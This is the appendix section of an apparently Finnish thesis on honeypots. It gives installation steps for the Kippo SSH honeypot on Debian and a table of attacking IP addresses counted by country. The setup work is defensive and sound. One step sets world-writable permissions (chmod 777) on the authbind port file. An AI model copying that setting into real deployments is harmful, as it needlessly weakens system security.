Tiwari, R. & Jain, A. (2012). Design and Analysis of Distributed Honeypot System. *International Journal of Computer Applications.* Haettu 23.5.2016 osoitteesta http://search.proquest.com/openview/d9bf84c1e35862f5a76eb083bc4cbc41/1

Trost, J. (2016). Distributed Sensor Data Contextualization at Scale for Threat Intelligence Analysis. Carnegie Mellon University. Haettu 19.5.2016 osoitteesta http://resources.sei.cmu.edu/asset_files/Presentation/2016_017_001_450207.pdf

Yahyaoui, A. (2014). *Testing Deceptive Honeypots*. Master's Thesis. Naval Postgraduate School. Haettu 15.5.2016 osoitteesta https://www.hsdl.org/?view&did=760442

LIITE 1 KIPON ASENNUSVAIHEET

Käydään lävitse Kipon asennusvaiheet valmiiksi asennettuun Debian 6 "squeeze" –käyttöjärjestelmään.

1. Määritetään SSH-palvelin kuuntelemaan porttia *xxx* oikeita SSH-yhteyksiä varten.
   - /etc/ssh/sshd_config → Port *xxx*
   - # service ssh restart
2. Asennetaan tarvittavat Python-kirjastot
   - # apt-get install build-essential python-dev libmysqlclient-dev python-virtualenv python-pip python-twisted python-pyasn1 python-mysqldb
3. Asennetaan käyttöjärjestelmään LAMP-ympäristö (Apache, MySQL ja PHP)
   - # apt-get install mysql-server mysql-client
   - # apt-get install apache2 apache2-doc
   - # apt-get install php5 php5-mysql libapache2-mod-php5 libapache2-mod-python
4. Luodaan käyttäjätili ”kippo” ja ladataan Kipon asennuspaketti
   - # adduser kippo
   - # su – kippo
   - $ wget https://github.com/desaster/kippo/archive/master.zip
5. Asennetaan authbind, jotta Kippo voi kuunnella porttia 22 normaalilla käyttäjätilillä ajettaessa
   - # apt-get install authbind
   - # touch /etc/authbind/byport/22
   - # chown kippo:kippo /etc/authbind/byport/22
   - # chmod 777 /etc/authbind/byport/22
6. Puretaan Kippo ja asennetaan puuttuvat Python-kirjastot
   - $ unzip master.zip
   - $ cd kippo-master/
   - $ chmod +x env/bin/activate
   - $ virtualenv env
   - $ . ./env/bin/activate
   - (env)$ pip install MySQL-python
   - (env)$ deactivate
7. Luodaan kippo.cfg mallitiedoston mukaan ja tehdään tarvittavat asetukset
   - $ cp kippo.cfg.dist kippo.cfg
   - $ nano kippo.cfg

- ssh_port = 22
- kippo.cfg → hostname = devshell01
- [database_mysql]
- host = localhost
- database = kippo
- username = kippo
- password = *xxx*
- port = 3306

8. Luodaan MySQL-tietokanta, määritetään käyttäjä ja luodaan tietokantarakenne dokumentaatiossa olevan sql-tiedoston mukaisesti
    - $ mysql -u root -p
    - mysql> CREATE DATABASE kippo;
    - mysql> CREATE USER 'kippo'@'localhost' IDENTIFIED BY '*xxx*';
    - mysql> GRANT ALL ON kippo.* TO 'kippo'@'localhost';
    - mysql> quit
    - $ mysql -u kippo -p*xxx* kippo < /home/kippo/kippo-master/doc/sql/mysql.sql
9. Muutetaan start.sh-tiedostoa siten, että otetaan authbind käyttöön
    - $ nano start.sh
        - authbind twistd -y kippo.tac -l log/kippo.log --pidfile kippo.pid
10. Käynnistetään Kippo taustalle
    - ./start.sh

LIITE 2 YHTEYDENOTTOJEN LÄHTEET

TAULUKKO 17 Yksittäisten IP-osoitteiden lukumäärät maittain, molemmat hunajapurkit

Maa	Lukumäärä	Osuus kaikista IP-osoitteista
China	161	21,30%
United States	158	20,90%
Vietnam	54	7,14%
Ukraine	34	4,50%
Germany	30	3,97%
Russian Federation	30	3,97%
France	25	3,31%
Netherlands	25	3,31%
Korea, Republic of	22	2,91%
Brazil	18	2,38%
Thailand	14	1,85%
United Kingdom	13	1,72%
India	12	1,59%
Italy	12	1,59%
Singapore	12	1,59%
Canada	10	1,32%
Switzerland	10	1,32%
Hong Kong	8	1,06%
Romania	8	1,06%
Turkey	7	0,93%
Chile	5	0,66%
Iran, Islamic Republic of	5	0,66%
Lithuania	5	0,66%
Ecuador	4	0,53%
Finland	4	0,53%
Poland	4	0,53%
South Africa	4	0,53%
Sweden	4	0,53%
Taiwan	4	0,53%
Spain	3	0,40%
United Arab Emirates	3	0,40%
Australia	2	0,26%
Bahrain	2	0,26%
Czech Republic	2	0,26%
Denmark	2	0,26%
Gibraltar	2	0,26%
Indonesia	2	0,26%
Japan	2	0,26%
Malaysia	2	0,26%
Mongolia	2	0,26%
Pakistan	2	0,26%

(jatkuu)

Taulukko 17 (jatkuu)

Portugal	2	0,26%
Serbia	2	0,26%
Albania	1	0,13%
Bangladesh	1	0,13%
Belarus	1	0,13%
Belgium	1	0,13%
Bolivia	1	0,13%
Bulgaria	1	0,13%
Colombia	1	0,13%
Croatia	1	0,13%
Egypt	1	0,13%
Georgia	1	0,13%
Haiti	1	0,13%
Hungary	1	0,13%
Jakarta	1	0,13%
Kazakhstan	1	0,13%
Macedonia	1	0,13%
Mexico	1	0,13%
Nigeria	1	0,13%
Norway	1	0,13%
Panama	1	0,13%
Philippines	1	0,13%
Saudi Arabia	1	0,13%
Sri Lanka	1	0,13%
Uganda	1	0,13%
Venezuela	1	0,13%